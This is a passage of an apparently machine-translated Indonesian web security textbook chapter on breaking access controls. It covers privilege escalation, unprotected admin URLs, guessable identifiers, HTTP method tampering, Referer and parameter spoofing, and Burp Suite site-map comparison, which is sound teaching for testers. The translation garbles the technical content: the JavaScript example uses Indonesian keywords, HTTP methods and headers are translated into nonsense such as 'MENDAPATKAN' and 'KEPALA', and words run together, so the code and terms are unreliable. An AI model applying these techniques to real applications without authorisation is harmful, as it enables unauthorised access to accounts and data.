Kontrol akses vertikal memungkinkan berbagai jenis pengguna untuk mengakses berbagai bagian fungsionalitas aplikasi. Dalam kasus paling sederhana, ini biasanya melibatkan pembagian antara pengguna biasa dan administrator. Dalam kasus yang lebih kompleks, kontrol akses vertikal mungkin melibatkan peran pengguna yang halus yang memberikan akses ke fungsi tertentu, dengan setiap pengguna dialokasikan ke satu peran, atau kombinasi dari peran yang berbeda.

Kontrol akses horizontal memungkinkan pengguna untuk mengakses subset tertentu dari rentang sumber daya yang lebih luas dari jenis yang sama. Misalnya, aplikasi surat web memungkinkan Anda untuk membaca email Anda tetapi tidak untuk orang lain, bank online memungkinkan Anda mentransfer uang hanya dari akun Anda, dan aplikasi alur kerja memungkinkan Anda untuk memperbarui tugas yang diberikan kepada Anda tetapi hanya membaca tugas yang diberikan kepada orang lain.

Kontrol akses yang bergantung pada konteks memastikan bahwa akses pengguna dibatasi pada apa yang diizinkan dengan status aplikasi saat ini. Misalnya, jika pengguna mengikuti beberapa tahapan dalam suatu proses, kontrol akses yang bergantung pada konteks dapat mencegah pengguna mengakses tahapan dari urutan yang ditentukan.

Dalam banyak kasus, kontrol akses vertikal dan horizontal saling terkait. Sebagai contoh, aplikasi perencanaan sumber daya perusahaan dapat memungkinkan setiap petugas hutang untuk membayar tagihan untuk unit organisasi tertentu dan bukan yang lain. Manajer hutang dagang, di sisi lain, dapat diizinkan untuk membayar tagihan untuk setiap unit. Demikian pula, panitera mungkin dapat membayar tagihan dalam jumlah kecil, tetapi tagihan yang lebih besar harus dibayar oleh manajer. Direktur keuangan mungkin dapat melihat pembayaran dan tanda terima faktur untuk setiap unit organisasi di perusahaan tetapi mungkin tidak diizinkan untuk membayar tagihan apa pun.

Kontrol akses rusak jika ada pengguna yang dapat mengakses fungsionalitas atau sumber daya yang tidak diizinkan untuknya. Ada tiga jenis serangan utama terhadap kontrol akses, sesuai dengan tiga kategori kontrol:

- **Eskalasi hak istimewa vertikal** terjadi ketika pengguna dapat melakukan fungsi yang tidak diizinkan oleh peran yang ditugaskan kepadanya. Misalnya, jika pengguna biasa dapat melakukan fungsi administratif, atau petugas dapat membayar tagihan dalam jumlah berapa pun, kontrol akses rusak.

- **Eskalasi hak istimewa horizontal** terjadi ketika pengguna dapat melihat atau memodifikasi sumber daya yang bukan haknya. Misalnya, jika Anda dapat menggunakan aplikasi email web untuk membaca email orang lain, atau jika petugas pembayaran dapat memproses faktur untuk unit organisasi selain miliknya, kontrol akses rusak.
- **Eksloitasi logika bisnisterjadi** ketika pengguna dapat mengeksloitasi cacat pada mesin negara aplikasi untuk mendapatkan akses ke sumber daya kunci. Misalnya, pengguna mungkin dapat mengabaikan langkah pembayaran dalam urutan checkout belanja.

Adalah umum untuk menemukan kasus di mana kerentanan dalam pemisahan hak istimewa aplikasi secara horizontal dapat langsung mengarah ke serangan eskalasi vertikal. Misalnya, jika pengguna menemukan cara untuk menyetel kata sandi pengguna yang berbeda, pengguna dapat menyerang akun administratif dan mengambil kendali aplikasi.

Dalam kasus yang dijelaskan sejauh ini, kontrol akses yang rusak memungkinkan pengguna yang telah mengautentikasi diri mereka sendiri ke aplikasi dalam konteks pengguna tertentu untuk melakukan tindakan atau mengakses data yang tidak diizinkan oleh konteks tersebut. Namun, dalam kasus yang paling serius dari kontrol akses yang rusak, pengguna yang sepenuhnya tidak sah mungkin dapat memperoleh akses ke fungsionalitas atau data yang dimaksudkan untuk diakses hanya oleh pengguna yang diautentikasi dengan hak istimewa.

Fungsionalitas Sepenuhnya Tidak Terlindungi

Dalam banyak kasus kontrol akses rusak, fungsionalitas dan sumber daya sensitif dapat diakses oleh siapa saja yang mengetahui URL yang relevan. Misalnya, dengan banyak aplikasi, siapa pun yang mengunjungi URL tertentu dapat memanfaatkan sepenuhnya fungsi administratifnya:

<https://wahh-app.com/admin/>

Dalam situasi ini, aplikasi biasanya memberlakukan kontrol akses hanya sampai batas berikut: pengguna yang masuk sebagai administrator melihat tautan ke URL ini di antarmuka pengguna mereka, dan pengguna lain tidak. Perbedaan kosmetik ini adalah satu-satunya mekanisme untuk "melindungi" fungsionalitas sensitif dari penggunaan yang tidak sah.

Terkadang, URL yang memberikan akses ke fungsi yang kuat mungkin kurang mudah ditebak, dan bahkan mungkin agak samar:

<https://wahh-app.com/menus/secure/ff457/DoAdminMenu2.jsp>

Di sini, akses ke fungsi administratif dilindungi dengan asumsi bahwa penyerang tidak akan mengetahui atau menemukan URL ini. Aplikasi ini lebih sulit untuk dikompromikan oleh orang luar, karena dia cenderung menebak URL yang dapat dia gunakan untuk melakukannya.

MITOS UMUM

"Tidak ada pengguna dengan hak istimewa rendah yang akan mengetahui URL itu. Kami tidak mereferensikannya di mana pun dalam aplikasi."

Tidak adanya kontrol akses asli masih merupakan kerentanan serius, terlepas dari betapa mudahnya menebak URL. URL tidak berstatus rahasia, baik di dalam aplikasi itu sendiri maupun di tangan penggunanya. Mereka ditampilkan di layar, dan muncul di riwayat browser dan log server web dan server proxy. Pengguna dapat menuliskannya, menandainya, atau mengirimnya melalui email. Mereka biasanya tidak diubah secara berkala, sebagaimana seharusnya kata sandi. Saat pengguna mengubah peran pekerjaan, dan akses mereka ke fungsionalitas administratif perlu ditarik, tidak ada cara untuk menghapus pengetahuan mereka tentang URL tertentu.

Di beberapa aplikasi di mana fungsionalitas sensitif disembunyikan di balik URL yang tidak mudah ditebak, penyerang sering dapat mengidentifikasi ini melalui pemeriksaan ketat kode sisi klien. Banyak aplikasi menggunakan JavaScript untuk membangun antarmuka pengguna secara dinamis di dalam klien. Ini biasanya berfungsi dengan menyetel berbagai tanda terkait status pengguna dan kemudian menambahkan elemen individual ke UI berdasarkan hal berikut:

```
var isAdmin = false; ...

jika (adalahAdmin)
{
    adminMenu.addItem("/menus/secure/ff457/addNewPortalUser2.jsp",
        "buat pengguna baru");
}
```

Di sini, penyerang cukup meninjau JavaScript untuk mengidentifikasi URL untuk fungsi administratif dan berupaya mengaksesnya. Dalam kasus lain, komentar HTML mungkin berisi referensi atau petunjuk tentang URL yang tidak ditautkan dari konten di layar. Bab 4 membahas berbagai teknik yang digunakan penyerang untuk mengumpulkan informasi tentang konten tersembunyi di dalam aplikasi.

Akses Langsung ke Metode

Kasus khusus dari fungsionalitas yang tidak terlindungi dapat muncul saat aplikasi mengekspos URL atau parameter yang sebenarnya merupakan pemanggilan metode API jarak jauh, biasanya yang diekspos oleh antarmuka Java. Ini sering terjadi ketika kode sisi server dipindahkan ke komponen ekstensi browser dan stub metode dibuat sehingga kode masih dapat memanggil metode sisi server yang diperlukan untuk berfungsi. Di luar situasi ini, beberapa contoh akses langsung ke metode dapat diidentifikasi di mana URL atau parameter menggunakan konvensi penamaan Java standar, seperti `getBalanceDankadaluarsa`.

Pada prinsipnya, permintaan yang menentukan API sisi server untuk dieksekusi harus tidak kalah amannya dengan permintaan yang menentukan skrip sisi server atau sumber daya lainnya. Namun dalam praktiknya, jenis mekanisme ini sering mengandung kerentanan. Seringkali, klien berinteraksi langsung dengan metode API sisi server dan melewati kontrol normal aplikasi atas akses atau vektor input yang tidak diharapkan. Ada juga kemungkinan bahwa ada fungsionalitas lain yang dapat dipanggil dengan cara ini dan tidak dilindungi oleh kontrol apa pun, dengan asumsi bahwa itu tidak akan pernah dapat dipanggil secara langsung oleh klien aplikasi web. Seringkali, ada kebutuhan untuk memberi pengguna akses ke metode tertentu, tetapi mereka malah diberikan akses ke semua metode. Ini karena pengembang tidak sepenuhnya mengetahui subset metode mana yang akan di-proxy dan menyediakan akses ke semua metode,

Contoh berikut menunjukkan `getCurrentUserRoles` metode yang dipanggil dari dalam antarmuka pemeriksaan keamanan:

<http://wahh-app.com/public/securityCheck/getCurrentUserRoles>

Dalam contoh ini, selain menguji kontrol akses atas `getCurrentUserRoles` metode, Anda harus memeriksa keberadaan yang serupa lainnya bernama metode seperti `getAllUserRoles`, `getAllRoles`, `getAllUsers`, Dan `getCurrentUserPermissions`. Pertimbangan lebih lanjut khusus untuk pengujian akses langsung ke metode dijelaskan nanti dalam bab ini.

Fungsi Berbasis Pengidentifikasi

Saat fungsi aplikasi digunakan untuk mendapatkan akses ke sumber daya tertentu, biasanya terlihat pengidentifikasi untuk sumber daya yang diminta diteruskan ke server dalam parameter permintaan, baik dalam string kueri URL atau isi POST meminta. Misalnya, aplikasi dapat menggunakan URL berikut untuk menampilkan dokumen tertentu milik pengguna tertentu:

<https://wahh-app.com/ViewDocument.php?docid=1280149120>

Saat pengguna pemilik dokumen masuk, tautan ke URL ini ditampilkan di halaman Dokumen Saya milik pengguna. Pengguna lain tidak melihat tautannya. Namun, jika kontrol akses rusak, setiap pengguna yang meminta URL yang relevan mungkin dapat melihat dokumen dengan cara yang persis sama seperti pengguna yang berwenang.

TIP Enis kerentanan ini sering muncul saat aplikasi utama berinteraksi dengan sistem eksternal atau komponen back-end. Mungkin sulit untuk berbagi model keamanan berbasis sesi antara sistem yang berbeda yang mungkin didasarkan pada beragam teknologi. Menghadapi masalah ini, pengembang sering mengambil jalan pintas dan menjauh dari model tersebut, menggunakan parameter yang dikirimkan klien untuk membuat keputusan kontrol akses.

Dalam contoh ini, penyerang yang ingin mendapatkan akses tidak sah perlu mengetahui tidak hanya nama halaman aplikasi (Lihat Dokumen.php) tetapi juga pengidentifikasi dokumen yang ingin dilihatnya. Terkadang, pengidentifikasi sumber daya dihasilkan dengan cara yang sangat tidak terduga; misalnya, mereka mungkin GUID yang dipilih secara acak. Dalam kasus lain, mereka mungkin mudah ditebak; misalnya, mereka mungkin menghasilkan angka secara berurutan. Namun, aplikasi tersebut rentan dalam kedua kasus tersebut. Seperti dijelaskan sebelumnya, URL tidak berstatus rahasia, dan hal yang sama berlaku untuk pengidentifikasi sumber daya. Seringkali, penyerang yang ingin menemukan pengidentifikasi sumber daya pengguna lain dapat menemukan beberapa lokasi di dalam aplikasi yang mengungkapkannya, seperti log akses. Meskipun pengidentifikasi sumber daya aplikasi tidak dapat ditebak dengan mudah, aplikasi masih rentan jika gagal mengontrol akses ke sumber daya tersebut dengan benar. Dalam kasus di mana pengidentifikasi mudah diprediksi,

TIP Log aplikasi seringkali merupakan tambang emas informasi. Mereka mungkin berisi banyak item data yang dapat digunakan sebagai pengidentifikasi untuk menyelidiki fungsionalitas yang diakses dengan cara ini. Pengidentifikasi yang biasa ditemukan dalam log aplikasi termasuk nama pengguna, nomor ID pengguna, nomor akun, ID dokumen, grup dan peran pengguna, dan alamat email.

CATAT: Selain digunakan sebagai referensi sumber daya berbasis data di dalam aplikasi, pengenal semacam ini sering digunakan untuk merujuk pada fungsi aplikasi itu sendiri. Seperti yang Anda lihat di Bab 4, sebuah aplikasi dapat memberikan fungsi yang berbeda melalui satu halaman, yang menerima nama fungsi atau pengidentifikasi sebagai parameter. Sekali lagi dalam situasi ini, kontrol akses mungkin berjalan tidak lebih dalam dari ada atau tidak adanya URL tertentu dalam antarmuka dari berbagai jenis pengguna. Jika penyerang dapat menentukan pengidentifikasi untuk fungsi sensitif, dia mungkin dapat mengaksesnya dengan cara yang sama seperti pengguna yang lebih istimewa.

Fungsi Multi Tahap

Banyak jenis fungsi dalam aplikasi yang diimplementasikan dalam beberapa tahap, melibatkan banyak permintaan yang dikirim dari klien ke server. Misalnya, fungsi untuk menambahkan pengguna baru mungkin melibatkan pemilihan opsi ini dari menu pemeliharaan pengguna, memilih departemen dan peran pengguna dari daftar tarik-turun, lalu memasukkan nama pengguna baru, kata sandi awal, dan informasi lainnya.

Adalah umum untuk menemukan aplikasi di mana upaya telah dilakukan untuk melindungi fungsionalitas sensitif semacam ini dari akses yang tidak sah tetapi di mana kontrol akses yang digunakan rusak karena asumsi yang salah tentang bagaimana fungsionalitas tersebut akan digunakan.

Pada contoh sebelumnya, saat pengguna mencoba memuat menu pemeliharaan pengguna dan memilih opsi untuk menambahkan pengguna baru, aplikasi dapat memverifikasi bahwa pengguna memiliki hak istimewa yang diperlukan dan memblokir akses jika pengguna tidak melakukannya. Namun, jika penyerang melanjutkan langkah ke tahap menentukan departemen pengguna dan detail lainnya, mungkin tidak ada kontrol akses yang efektif. Pengembang secara tidak sadar berasumsi bahwa setiap pengguna yang mencapai tahap proses selanjutnya harus memiliki hak istimewa yang relevan karena ini telah diverifikasi pada tahap sebelumnya. Hasilnya adalah setiap pengguna aplikasi dapat menambahkan akun pengguna administratif baru dan dengan demikian mengambil kendali penuh atas aplikasi, mendapatkan akses ke banyak fungsi lain yang kontrol aksesnya kuat secara intrinsik.

Penulis menemukan jenis kerentanan ini bahkan di aplikasi web yang paling kritis terhadap keamanan — yang diterapkan oleh bank online. Melakukan transfer dana di aplikasi perbankan biasanya melibatkan beberapa tahapan, antara lain untuk mencegah pengguna melakukan kesalahan secara tidak sengaja saat meminta transfer. Proses multistep ini melibatkan pengambilan item data yang berbeda dari pengguna di setiap tahap. Data ini diperiksa secara menyeluruh saat pertama kali dikirimkan dan biasanya diteruskan ke setiap tahap berikutnya, menggunakan bidang tersembunyi dalam bentuk HTML. Namun, jika aplikasi tidak memvalidasi ulang semua data ini pada tahap akhir, penyerang berpotensi melewati pemeriksaan server. Misalnya, aplikasi dapat memverifikasi bahwa akun sumber yang dipilih untuk transfer adalah milik pengguna saat ini dan kemudian menanyakan detail tentang akun tujuan dan jumlah transfer. Jika pengguna mencegat final request proses ini dan mengubah nomor akun sumber, dia dapat melakukan eskalasi hak istimewa horizontal dan mentransfer dana keluar dari akun milik pengguna yang berbeda.

File Statis

Dalam sebagian besar kasus, pengguna mendapatkan akses ke fungsionalitas dan sumber daya yang dilindungi dengan mengeluarkan permintaan ke halaman dinamis yang dijalankan di server. Setiap halaman tersebut bertanggung jawab untuk melakukan pemeriksaan kontrol akses yang sesuai dan memastikan bahwa pengguna memiliki hak istimewa yang relevan untuk melakukan tindakan yang dia coba.

Namun, dalam beberapa kasus, permintaan untuk sumber daya yang dilindungi dibuat langsung ke sumber daya statis itu sendiri, yang terletak di dalam root web server. Misalnya, penerbit online memungkinkan pengguna menelusuri katalog bukunya dan membeli ebook untuk diunduh. Setelah pembayaran dilakukan, pengguna diarahkan ke URL unduhan seperti berikut:

<https://wahh-books.com/download/9780636628104.pdf>

Karena ini adalah sumber daya yang benar-benar statis, jika dihosting di server web tradisional, kontennya dikembalikan langsung oleh server, dan tidak ada kode tingkat aplikasi yang dijalankan. Oleh karena itu, sumber daya tidak dapat mengimplementasikan logika apa pun untuk diverifikasi

bahwa pengguna yang meminta memiliki hak istimewa yang diperlukan. Ketika sumber daya statis diakses dengan cara ini, kemungkinan besar tidak ada kontrol akses efektif yang melindunginya dan siapa pun yang mengetahui skema penamaan URL dapat mengeksplorasi ini untuk mengakses sumber daya apa pun yang dia inginkan. Dalam kasus ini, nama dokumen tampak mencurigakan seperti ISBN, yang akan memungkinkan penyerang mengunduh setiap ebook yang diproduksi oleh penerbit dengan cepat!

Jenis fungsionalitas tertentu sangat rentan terhadap masalah semacam ini, termasuk situs web keuangan yang menyediakan akses ke dokumen statis tentang perusahaan seperti laporan tahunan, vendor perangkat lunak yang menyediakan binari yang dapat diunduh, dan fungsionalitas administratif yang menyediakan akses ke file log statis dan data sensitif lainnya yang dikumpulkan dalam aplikasi.

Kesalahan Konfigurasi Platform

Beberapa aplikasi menggunakan kontrol di server web atau lapisan platform aplikasi untuk mengontrol akses. Biasanya, akses ke jalur URL tertentu dibatasi berdasarkan peran pengguna dalam aplikasi. Misalnya, akses ke /admin/jalur mungkin ditolak untuk pengguna yang tidak berada dalam grup Administrator. Pada prinsipnya, ini adalah cara yang sepenuhnya sah untuk mengontrol akses. Namun, kesalahan yang dibuat dalam konfigurasi kontrol tingkat platform sering kali memungkinkan terjadinya akses tidak sah.

Konfigurasi tingkat platform biasanya mengambil bentuk aturan yang serupa dengan aturan kebijakan firewall, yang mengizinkan atau menolak akses berdasarkan hal berikut:

- Metode permintaan HTTP
- jalur URL
- Peran pengguna

Seperti dijelaskan dalam Bab 3, tujuan awal dari MENDAPATKAN metode adalah untuk mengambil informasi, dan tujuan dari POS metode sedang melakukan tindakan yang mengubah data atau status aplikasi.

Jika kehati-hatian tidak dilakukan untuk menyusun aturan yang secara akurat mengizinkan akses berdasarkan metode HTTP dan jalur URL yang benar, hal ini dapat menyebabkan akses tidak sah. Misalnya, jika fungsi administratif untuk membuat pengguna baru menggunakan POS metode, platform mungkin memiliki aturan penolakan yang melarang POS metode dan memungkinkan semua metode lainnya. Namun, jika kode tingkat aplikasi tidak memverifikasi bahwa semua permintaan untuk fungsi ini benar-benar menggunakan POS metode, penyerang mungkin dapat menghindari kontrol dengan mengirimkan permintaan yang sama menggunakan MENDAPATKAN metode. Karena sebagian besar API tingkat aplikasi untuk mengambil parameter permintaan bersifat agnostik terhadap metode permintaan, penyerang cukup menyediakan parameter yang diperlukan dalam string kueri URL dari MENDAPATKAN permintaan untuk menggunakan fungsi tanpa izin.

Apa yang lebih mengejutkan, secara sepintas, adalah bahwa aplikasi masih bisa rentan bahkan jika aturan tingkat platform menolak akses ke keduamENDAPATKANDan POSmetode. Ini terjadi karena permintaan yang menggunakan metode HTTP lain pada akhirnya dapat ditangani oleh kode aplikasi yang sama yang menanganiMENDAPATKANDanPOS permintaan. Salah satu contohnya adalahKEPALAmetode. Menurut spesifikasi, server harus menanggapi aKEPALApermintaan dengan tajuk yang sama yang akan mereka gunakan untuk merespons yang sesuaiMENDAPATKANpermintaan, tetapi tanpa badan pesan. Karenanya, sebagian besar platform melayani dengan benarKEPALApermintaan dengan mengeksekusi yang sesuai MENDAPATKANhandler dan kembalikan header HTTP yang dihasilkan.MENDAPATKANpermintaan sering dapat digunakan untuk melakukan tindakan sensitif, baik karena aplikasi itu sendiri menggunakan MENDAPATKANpermintaan untuk tujuan ini (bertentangan dengan spesifikasi) atau karena tidak memverifikasi bahwaPOSmetode sedang digunakan. Jika penyerang dapat menggunakan aKEPALApermintaan untuk menambahkan akun pengguna administratif, dia dapat hidup tanpa menerima isi pesan apa pun sebagai tanggapan.

Dalam beberapa kasus, platform menangani permintaan yang menggunakan metode HTTP yang tidak dikenal hanya dengan meneruskannya keMENDAPATKANpenangan permintaan. Dalam situasi ini, kontrol tingkat platform yang hanya menolak metode HTTP tertentu yang ditentukan dapat dilewati dengan menentukan metode HTTP tidak valid arbitrer dalam permintaan.

Bab 18 berisi contoh spesifik dari jenis kerentanan yang muncul dalam produk platform aplikasi web.

Metode Kontrol Akses Tidak Aman

Beberapa aplikasi menggunakan model kontrol akses yang pada dasarnya tidak aman di mana keputusan kontrol akses dibuat berdasarkan parameter permintaan yang diajukan oleh klien, atau kondisi lain yang berada dalam kendali penyerang.

Kontrol Akses Berbasis Parameter

Dalam beberapa versi model ini, aplikasi menentukan peran pengguna atau tingkat akses pada saat login dan sejak saat itu mengirimkan informasi ini melalui klien dalam bidang formulir tersembunyi, cookie, atau parameter string kueri prasetel (lihat Bab 5) . Saat setiap permintaan berikutnya diproses, aplikasi membaca parameter permintaan ini dan memutuskan akses apa yang akan diberikan kepada pengguna.

Misalnya, administrator yang menggunakan aplikasi mungkin melihat URL seperti berikut:

<https://wahh-app.com/login/home.jsp?admin=true>

URL yang dilihat oleh pengguna biasa mengandung parameter yang berbeda, atau tidak sama sekali. Setiap pengguna yang mengetahui parameter yang ditetapkan untuk administrator dapat dengan mudah mengaturnya dalam permintaannya sendiri dan dengan demikian mendapatkan akses ke fungsi administratif.

Jenis kontrol akses ini terkadang sulit dideteksi tanpa benar-benar menggunakan aplikasi sebagai pengguna dengan hak istimewa tinggi dan mengidentifikasi permintaan apa yang dibuat. Teknik yang dijelaskan di Bab 4 untuk menemukan parameter permintaan tersembunyi mungkin berhasil menemukan mekanisme saat bekerja hanya sebagai pengguna biasa.

Kontrol Akses Berbasis Perujuk

Dalam model kontrol akses tidak aman lainnya, aplikasi menggunakan HTTPPerujuk header sebagai dasar untuk membuat keputusan kontrol akses. Misalnya, sebuah aplikasi mungkin secara ketat mengontrol akses ke menu administratif utama berdasarkan hak istimewa pengguna. Namun saat pengguna membuat permintaan untuk fungsi administratif individu, aplikasi dapat dengan mudah memeriksa apakah permintaan ini dirujuk dari halaman menu administratif. Mungkin diasumsikan bahwa pengguna harus mengakses halaman itu dan karenanya memiliki hak istimewa yang diperlukan. Model ini pada dasarnya rusak, tentu saja, karenaPerujukheader sepenuhnya berada di bawah kendali pengguna dan dapat disetel ke nilai apa pun.

Kontrol Akses Berbasis Lokasi

Banyak bisnis memiliki peraturan atau persyaratan bisnis untuk membatasi akses ke sumber daya bergantung pada lokasi geografis pengguna. Ini tidak terbatas pada sektor keuangan tetapi termasuk layanan berita dan lainnya. Dalam situasi ini, perusahaan dapat menggunakan berbagai metode untuk menemukan pengguna, yang paling umum adalah geolokasi alamat IP pengguna saat ini.

Kontrol akses berbasis lokasi relatif mudah dilakukan oleh penyerang. Berikut adalah beberapa metode umum untuk melewatkannya:

- Menggunakan web proxy yang berbasis di lokasi yang dibutuhkan
- Menggunakan VPN yang berakhir di lokasi yang diperlukan
- Menggunakan perangkat seluler yang mendukung roaming data
- Manipulasi langsung mekanisme sisi klien untuk geolokasi

Menyerang Kontrol Akses

Sebelum mulai menyelidiki aplikasi untuk mendeteksi kerentanan kontrol akses yang sebenarnya, Anda harus meluangkan waktu sejenak untuk meninjau hasil latihan pemetaan aplikasi Anda (lihat Bab 4). Anda perlu memahami apa persyaratan sebenarnya aplikasi dalam hal kontrol akses, dan oleh karena itu di mana mungkin akan lebih bermanfaat untuk memusatkan perhatian Anda.

LANGKAH HACK

Berikut adalah beberapa pertanyaan untuk dipertimbangkan saat memeriksa kontrol akses aplikasi:

- 1. Apakah fungsi aplikasi memberi pengguna individu akses ke subset data tertentu yang menjadi miliknya?**
- 2. Apakah ada tingkatan pengguna yang berbeda, seperti manajer, penyelia, tamu, dan sebagainya, yang diberikan akses ke fungsi yang berbeda?**
- 3. Apakah administrator menggunakan fungsionalitas yang dibangun ke dalam aplikasi yang sama untuk mengonfigurasi dan memantauinya?**
- 4. Fungsi atau sumber daya data apa dalam aplikasi yang telah Anda identifikasi yang kemungkinan besar memungkinkan Anda untuk meningkatkan hak istimewa Anda saat ini?**
- 5. Apakah ada pengidentifikasi (melalui parameter URL dari POSbody message) yang memberi sinyal bahwa parameter sedang digunakan untuk melacak tingkat akses?**

Menguji dengan Akun Pengguna yang Berbeda

Cara termudah dan paling efektif untuk menguji keefektifan kontrol akses aplikasi adalah dengan mengakses aplikasi menggunakan akun yang berbeda. Dengan begitu Anda dapat menentukan apakah sumber daya dan fungsionalitas yang dapat diakses secara sah oleh satu akun dapat diakses secara tidak sah oleh akun lainnya.

LANGKAH HACK

- 1. Jika aplikasi memisahkan akses pengguna ke berbagai tingkat fungsi, gunakan akun yang kuat terlebih dahulu untuk menemukan semua fungsi yang tersedia. Kemudian coba akses ini menggunakan akun dengan hak istimewa lebih rendah untuk menguji eskalasi hak istimewa vertikal.**
- 2. Jika aplikasi memisahkan akses pengguna ke sumber daya yang berbeda (seperti dokumen), gunakan dua akun tingkat pengguna yang berbeda untuk menguji apakah kontrol akses efektif atau apakah eskalasi hak istimewa horizontal dimungkinkan. Misalnya, temukan dokumen yang dapat diakses secara sah oleh satu pengguna tetapi tidak oleh pengguna lain, dan coba akses menggunakan akun pengguna kedua — baik dengan meminta URL yang relevan atau dengan mengirimkan yang sama POSparameter dari dalam sesi pengguna kedua.**

Menguji kontrol akses aplikasi secara menyeluruh adalah proses yang memakan waktu. Untungnya, beberapa alat dapat membantu Anda mengotomatisirkan beberapa pekerjaan yang terlibat, untuk membuat pengujian Anda lebih cepat dan lebih andal. Ini akan memungkinkan Anda untuk fokus pada bagian tugas yang membutuhkan kecerdasan manusia untuk bekerja secara efektif.


Burp Suite memungkinkan Anda memetakan konten aplikasi menggunakan dua konteks pengguna yang berbeda. Kemudian Anda dapat membandingkan hasilnya untuk melihat dengan tepat mana konten yang diakses oleh setiap pengguna sama atau berbeda.

LANGKAH HACK

- 1. Dengan Burp yang dikonfigurasi sebagai proxy dan intersepsi Anda dinonaktifkan, telusuri semua konten aplikasi dalam satu konteks pengguna. Jika Anda menguji kontrol akses vertikal, gunakan akun dengan hak istimewa lebih tinggi untuk ini.**
- 2. Tinjau konten peta situs Burp untuk memastikan bahwa Anda telah mengidentifikasi semua fungsionalitas yang ingin Anda uji. Kemudian gunakan menu konteks untuk memilih fitur "bandingkan peta situs".**
- 3. Untuk memilih peta situs kedua yang akan dibandingkan, Anda dapat memuatnya dari file status Burp atau meminta Burp secara dinamis meminta ulang peta situs pertama dalam konteks sesi baru. Untuk menguji kontrol akses horizontal antara pengguna dengan tipe yang sama, Anda cukup memuat file status yang Anda simpan sebelumnya, setelah memetakan aplikasi sebagai pengguna yang berbeda. Untuk menguji kontrol akses vertikal, sebaiknya meminta ulang peta situs dengan hak istimewa tinggi sebagai pengguna dengan hak istimewa rendah, karena hal ini memastikan cakupan lengkap dari fungsionalitas yang relevan.**
- 4. Untuk meminta ulang peta situs pertama di sesi yang berbeda, Anda perlu mengonfigurasi fungsionalitas penanganan sesi Burp dengan detail sesi pengguna dengan hak istimewa rendah (misalnya, dengan merekam makro login atau menyediakan cookie khusus untuk digunakan di permintaan). Fitur ini dijelaskan lebih detail di Bab 14. Anda mungkin juga perlu menentukan aturan cakupan yang sesuai untuk mencegah Burp meminta fungsi logout apa pun.**

Gambar 8-1 menunjukkan hasil perbandingan peta situs sederhana. Analisis warnanya tentang perbedaan antara peta situs menunjukkan item yang telah ditambahkan, dihapus, atau dimodifikasi di antara kedua peta. Untuk item yang dimodifikasi, tabel menyertakan kolom "hitungan perbedaan", yang merupakan jumlah pengeditan yang diperlukan untuk mengubah item di peta pertama menjadi item di peta kedua. Selain itu, saat item dipilih, respons juga diwarnai untuk menunjukkan lokasi pengeditan tersebut di dalam respons.

Menafsirkan hasil perbandingan peta situs membutuhkan kecerdasan manusia dan pemahaman tentang makna dan konteks fungsi aplikasi tertentu. Misalnya, Gambar 8-1 menunjukkan respons yang dikembalikan ke setiap pengguna saat mereka melihat halaman beranda. Kedua respons menunjukkan deskripsi yang berbeda dari pengguna yang masuk, dan pengguna administratif memiliki item menu tambahan. Perbedaan-perbedaan ini diharapkan, dan mereka netral terhadap keefektifan kontrol akses aplikasi, karena hanya menyangkut antarmuka pengguna.



Gambar 8-1:Perbandingan peta situs yang menunjukkan perbedaan antara konten yang diakses dalam konteks pengguna yang berbeda

Gambar 8-2 menunjukkan respons yang dikembalikan saat setiap pengguna meminta halaman admin tingkat atas. Di sini, pengguna administratif melihat menu opsi yang tersedia, sedangkan pengguna biasa melihat pesan "tidak berwenang". Perbedaan ini menunjukkan bahwa kontrol akses diterapkan dengan benar. Gambar 8-3 menunjukkan respons yang dikembalikan saat setiap pengguna meminta fungsi admin "daftar pengguna". Di sini, tanggapannya identik, menunjukkan bahwa aplikasi tersebut rentan, karena pengguna biasa seharusnya tidak memiliki akses ke fungsi ini dan tidak memiliki tautan apa pun ke antarmuka penggunanya.

Cukup menjelajahi pohon peta situs dan melihat jumlah perbedaan antara item tidak cukup untuk mengevaluasi efektivitas kontrol akses aplikasi. Dua tanggapan yang identik mungkin menunjukkan kerentanan (misalnya, dalam fungsi administratif yang mengungkapkan informasi sensitif) atau mungkin tidak berbahaya (misalnya, dalam fungsi pencarian yang tidak dilindungi). Sebaliknya, dua tanggapan yang berbeda mungkin masih berarti bahwa ada kerentanan (misalnya, dalam fungsi administratif yang mengembalikan konten yang berbeda setiap kali diakses) atau mungkin tidak berbahaya (misalnya, dalam halaman yang menampilkan informasi profil tentang pengguna yang sedang masuk pengguna). Untuk alasan ini, alat yang sepenuhnya otomatis umumnya tidak efektif dalam mengidentifikasi kerentanan kontrol akses. Menggunakan fungsionalitas Burp untuk membandingkan peta situs,

Compare site maps

Filter: showing all items

key: modified moved added sync selection

Map 1

host	method	URL	diff count
https://mdsec.net	GET	/auth/468/Admin.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx	1
https://mdsec.net	POST	/auth/468/Default.ashx	1
https://mdsec.net	GET	/auth/468/Default.ashx?use...	2
https://mdsec.net	GET	/auth/468/Home.ashx	2
https://mdsec.net	GET	/auth/468/Logout.ashx	4
https://mdsec.net	GET	/auth/468/LoginUserSession..	4
